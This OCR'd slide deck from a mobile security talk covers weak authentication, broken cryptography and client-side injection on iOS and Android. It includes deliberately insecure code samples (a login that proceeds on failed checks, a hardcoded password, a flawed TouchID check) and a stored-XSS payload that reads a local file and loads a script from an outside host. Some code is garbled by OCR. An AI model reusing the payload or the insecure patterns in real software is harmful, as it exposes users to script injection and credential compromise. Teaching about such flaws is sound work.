
Login.h

```
@property (retain, nonatomic) IBOutlet UITextField *pwdTextField;
@property (retain, nonatomic) IBOutlet UITextField *unameTextField;
```

Login.mm

```
- (IBAction)onEnterPwdUpdateScreen:(id)sender
{
    AppDelegate* app = [AppDelegate getInstance];
    uname = [uname.text UTF8String];
    pwd = [pwd.text UTF8String];
    pwd.secureTextEntry = YES;
    if(pwd.empty() || uname.empty()){
        [app showErrorPromptWithTitle:nil :[app getUiText:"ErrNoCreds"]];
        pwd.text = nil;
        uname.text = nil;
        return;}
    if([self checkCreds:uname:pwd]){
        pwd.text = nil;
        uname.text = nil;
        [app doWhatIsNext]}
    else{
        pwd.text = nil;
        uname.text = nil;
        [app doWhatIsNext]}
}
```


What about fixing Snapshots???




Fix iOS Snapshot Example

```
// used to prevent iOS from taking a snapshot of the current screen
(prevents sensitive data disclosure)
//Done within AppDelegate

(void)applicationWillResignActive:(UIApplication *)application
{
    imageView = [[UIImageView alloc]initWithFrame:[self.window frame]];
    [imageView setImage:[UIImage imageNamed:@"SomeSplashImage.png"]];
    [self.window addSubview:imageView];
}
```

M5 – Poor Authorization and Authentication





```
NSObject
  UIResponder
    UIView
      UIStatusBarItemView
        UIStatusBarCustomItemView
    UIViewController
      ViewController
    AppDelegate
  SimpleTest
  LSStatusBarItem
  LSStatusBarServer
  LSStatusBarClient
  VNCBridge
  UIStatusBarItem
    UIStatusBarCustomItem
```

```
//Classtype: App-Class
//Instances: 0x17aa80
@Interface AppDelegate : UIResponder<UIApplicationDelegate> //Protocols {
//Instance Variables

}    UIWindow* _window;
//Properties
@property (retain,nonatomic) UIWindow* window; // = _window
//Methods

- (id) window;
- (void) applicationWillTerminate:(id)arg0;
- (void) applicationDidBecomeActive:(id)arg0;
- (void) applicationWillResignActive:(id)arg0;
- (void) applicationDidEnterBackground:(id)arg0;
- (void) applicationWillEnterForeground:(id)arg0;
- (bool) application:(id)arg0 didFinishLaunchingWithOptions:(id)arg1;
- (void) setWindow:(id)arg0;
- (void) dealloc;
- (id) init;
@end
```

nvisium

Poor Authorization and Authentication

- Psychological Acceptability
  - Delicate balance between strong and weak schemes
  - e.g. 6+ character pin vs 4 digit pin
- Spoofable values used for authentication
  - e.g. Device IDs
  - Geo-locations
- Client-side A&A
  - Lock screen
- Fingerprint Readers


Using TouchID

```
-(void)checkFingerprint
{
        LAContext *myContext = [[LAContext alloc] init];
        NSError *authError = nil;   NSString *myLocalizedReason = @"Scan your finger to Authenticate";
        NSString *myFallbackTitle = @"Some title";
        [myContext setLocalizedFallbackTitle:myFallbackTitle];

        //Make sure the iOS device has a fingerprint reader, and is there a fingerprint registerd
        if ([myContext canEvaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics   error:&authError])
        {
                //yes it does, and the fingerprint is registered on the phone, so we wil check the print
                [myContext evaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics
                        localizedReason:myLocalizedReason
                                reply:^(BOOL success, NSError *error)
                        {
                                //iOS returns here
                                dispatch_async(dispatch_get_main_queue(),
                                        ^{[self checkAuthenticationResult:success  :error];});
                        }];
        } else
        {
                //Could not evaluate policy; look at authError and present an appropriate message to user
                NSLog(@"someError, authError);
        }
}
- (void)checkAuthenticationResult:(BOOL)success  :(NSError*)errorFromOS
{  //Do some authenticated stuff
}
```

BAD TouchID


```
-(void)checkFingerprint
{
        LAContext *myContext = [[LAContext alloc] init];
        NSError *authError = nil;    NSString *myLocalizedReason = @"Scan your finger to Authenticate";
        NSString *myFallbackTitle = @"Some title";
        [myContext setLocalizedFallbackTitle:myFallbackTitle];

        //Make sure the iOS device has a fingerprint reader, and is there a fingerprint registerd
        if ([myContext canEvaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics   error:&authError])
        {
                //yes it does, and the fingerprint is registered on the phone, so we wil check the print
                [myContext evaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics
                        localizedReason:myLocalizedReason
                                reply:^(BOOL success, NSError *error)
                        {
                                //iOS returns here
                                dispatch_async(dispatch_get_main_queue(),
                                        ^{[self checkAuthenticationResult:success :error];});
                        }];
        } else
        {
                //Could not evaluate policy; look at authError and present an appropriate message to user
                NSLog(@"someError, authError);
        }
}
- (void)checkAuthenticationResult:(BOOL)success  :(NSError*)errorFromOS
{  //Do some authenticated stuff
}
```


User Presence FTW!!



Touch ID for “Amazon”

Blair, sign in to Amazon with your fingerprint.


M6 – Broken Cryptography







```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```



public class
SecureRandom
extends Random

java.lang.Object
↳java.util.Random
↳java.security.SecureRandom

Broken Cryptography

- Nothing different than what we have heard before
  - CRYPTO IS REALLY HARD!
- Less processing speed on devices

  Weak Algorithms / Keys
  - Custom algorithms
  - MD5, RC4, DES, Base64
- Weak Mode of Operation or blank Initialization Vector
  - ECB is BAD
  - CBC with blank IV is the same as ECB
- Poor Key Management
  - Local storage is almost impossible (including in memory)
  - Hardcoding
  - Insecure Key transport

More Stackoverflow


```
#import <CommonCrypto/CommonKeyDerivation.h>
...
// Makes a random 256-bit salt
-(NSData*)generateSalt256
{
      unsigned char salt[32];
      for (int i=0; i<32; i++)
      {
            salt[i] = (unsigned char)arc4random();
      }
      return [NSData dataWithBytes:salt length:32];
}
 ...
// Make keys!
NSString* myPass = @"MyPassword1234";
NSData* myPassData = [myPass dataUsingEncoding:NSUTF8StringEncoding];
NSData* salt = [self generateSalt256];

// How many rounds to use so that it takes 0.1s ?
int rounds = CCCalibratePBKDF(kCCPBKDF2, myPassData.length, salt.length, kCCPRFHmacAlgSHA256, 32, 100);

// Open CommonKeyDerivation.h for help unsigned char key[32]; CCKeyDerivationPBKDF(kCCPBKDF2,
myPassData.bytes, myPassData.length, salt.bytes, salt.length, kCCPRFHmacAlgSHA256, rounds, key, 32);
```

More Stackoverflow FAIL

```
#import <CommonCrypto/CommonKeyDerivation.h>
...
// Makes a random 256-bit salt
-(NSData*)generateSalt256
{
      unsigned char salt[32];
      for (int i=0; i<32; i++)
      {
            salt[i] = (unsigned char)arc4random();
      }
      return [NSData dataWithBytes:salt length:32];
}
 ...
// Make keys!
NSString* myPass = @"MyPassword1234";
NSData* myPassData = [myPass dataUsingEncoding:NSUTF8StringEncoding];
NSData* salt = [self generateSalt256];

// How many rounds to use so that it takes 0.1s ?
int rounds = CCCalibratePBKDF(kCCPBKDF2, myPassData.length, salt.length, kCCPRFHmacAlgSHA256, 32, 100);

// Open CommonKeyDerivation.h for help unsigned char key[32]; CCKeyDerivationPBKDF(kCCPBKDF2,
myPassData.bytes, myPassData.length, salt.bytes, salt.length, kCCPRFHmacAlgSHA256, rounds, key, 32);
```

M7 – Client Side Injection

Malicious Payload



Sent via Google Maps: Kyle Osborn sent you: Stanislaus County Park

Inbox


Kyle Osborn
k.p.osborn@gmail.com

To: ""><iframe src='file:///proc/self/status' onload=loadScript('http://kos.io/xsspwn')></iframe>"" <k.p.osborn@gmail.com>
Sep 29 12:18am

Show details

Stanislaus County Park
Oakdale, CA 95361

Show on Google Maps



Sent via Google Maps: Kyle Osborn sent you: Stanislaus County Park

Inbox

Kyle Osborn
k.p.osborn@gmail.com

Date: Thursday, September 29, 2011 12:18am

Reply-to: k.p.osborn@gmail.com

To:


```
Name: ogle.android.gm State: S
(sleeping) Tgid: 7034 Pid: 7034 PPid:
1034 TracerPid: 0 Uid: 10087 10087
10087 10087 Gid: 10087 10087 10087
10087 FDSize: 256 Groups: 1015 3003
VmPeak: 159500 kB VmSize: 154868 kB
VmLck: 0 kB VmHWM: 44152 kB VmRSS:
43204 kB VmData: 53480 kB VmStk: 56
kB VmExe: 4 kB VmLib: 15836 kB
VmPTE: 224 kB Threads: 32 SigQ: 0/
1805 SigPnd: 0000000000000000
ShdPnd: 0000000000000000 SigBlk:
0000000000001204 SigIgn:
0000000000000000 SigCgt:
00000002000094e8 CapInh:
0000000000000000 CapPrm:
0000000000000000 CapEff:
0000000000000000 CapBnd:
fffffffffffffeff voluntary_ctxt_switches:
369 nonvoluntary_ctxt_switches: 2062
Stack usage: 56 kB
""
">""">
```

Stored XSS

Client Side Injection

